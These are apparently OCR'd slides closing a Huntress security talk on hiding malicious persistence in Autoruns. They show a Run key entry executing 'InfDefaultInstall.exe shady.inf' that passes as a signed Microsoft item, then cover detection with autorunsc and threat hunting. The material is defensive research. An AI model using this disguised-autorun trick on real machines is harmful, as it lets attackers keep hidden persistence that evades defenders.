
.INF Scriptlets Revisited

InfDefaultInstall.exe shady.inf




POOF!


HUNTRESS



Treated as Window Entry



Et Voila!


Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com
File Entry Options User Help
Filter:
AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks
Autorun Entry Description Publisher Image Path Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 9/23/2017 6:10 PM
DerbyCon INF Default Install Microsoft Corporation c:\windows\system32\infdefaultinstal... 8/1/1920 11:09 AM
iTunesHelper iTunesHelper Apple Inc. c:\program files\itunes\ituneshelper.e... 9/11/2017 6:21 PM
NvBackend NVIDIA Backend NVIDIA Corporation c:\program files (x86)\nvidia corporati... 6/14/2016 6:39 AM
RtHDVBg_MAXX6 HD Audio Background Process Realtek Semiconductor c:\program files\realtek\audio\hda\r... 8/22/2016 1:52 AM
RTHDVCPL Realtek HD Audio Manager Realtek Semiconductor c:\program files\realtek\audio\hda\rt... 8/22/2016 1:56 AM
SecurityHealth Windows Defender notification icon Microsoft Corporation c:\program files\windows defender\m... 12/12/1996 3:34 AM
WavesSvc Waves MaxxAudio Service Application Waves Audio Ltd. c:\program files\waves\maxxaudio\w... 12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run 6/29/2017 3:01 PM
infdefaultinstall.exe Size: 13 K
INF Default Install Time: 8/1/1920 11:09 AM
Microsoft Corporation Version: 5.2.3668.0
InfDefaultInstall.exe C:\Users\User\Desktop\shady.inf
Ready.
No Filter.

Conclusion

Autoruns Raw Data

- autorunsc.exe – Autoruns command-line utility
  - Can scan for specific entries (-a)
  - Output as text, CSV, XML
  - File hashes
  - Verify digital signatures
  - Query VirusTotal

Build Detections with Autorunsc

- Use autorunsc.exe to enumerate
- Build security detection capabilities using enumerated data
- Use to inform threat hunting

Takeaways

- Autoruns is great at enumeration but isn’t a security tool
  - Still need to validate legitimacy of enumerated autoruns
- Indirection and nested commands will become increasingly popular among attackers
  - Chaining trusted executables in new and strange ways

Contact Us

HUNTRESS

Thank You!

@KyleHanslovan

- kyle@huntresslabs.com

@ChrisBisnett

- chris@huntresslabs.com